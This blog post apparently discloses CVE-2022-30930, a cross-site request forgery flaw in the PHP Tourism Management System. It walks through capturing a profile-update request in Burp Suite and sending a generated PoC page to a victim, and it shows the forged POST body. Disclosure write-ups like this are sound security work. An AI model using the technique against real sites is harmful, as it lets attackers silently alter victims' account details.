Praveen Mali Follow
Jun 11 · 3 min read · Listen

My second CVE-2022–30930

Cross-Site Request Forgery (CSRF) on Open-Source software Tourism Management System

> Discovered by : Praveen Mali
>
> Vulnerable Version: *V 3.2*
>
> Vendor Homepage: *https://phpgurukul.com/tourism-management-system-free-download/*

I was working on an Open-Source software Tourism Management System and it was hosted locally on my system through XAMPP.

Suddenly I got trigger to hunt on that and I was started looking for the bugs and I found Cross-Site Request Forgery (CSRF).


Bug Description:


Attacker can change the details of any user's profile like username, phone number etc via Cross-Site Request Forgery (CSRF) attack.

Steps to Reproduce:

1. I have created 2 accounts (Account 1 and Account 2)
2. In Account 1 updated the username and phone number and capture that request into Burp Suite.

3. Right click on the request and clicked on the Generate CSRF PoC from Engagement tools.


Logging of out-of-scope Proxy traffic
Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
\n
1 POST /tms/profile.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlen
8 Content-Length: 64
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/tms/profile.php
13 Cookie: PHPSESSID=8mdj2pl0kicrq05u0omuilg1
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 name=attacker&mobileno=8956hacked&email=te
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Find references
Discover content
Schedule task
Generate CSRF PoC



4. Copied that HTML code and saved it into the file as .html format.

5. Send that to the Account 2 user and when he open that page and clicked on submit request. BOOM! his profile details has been updated such as username and phone number.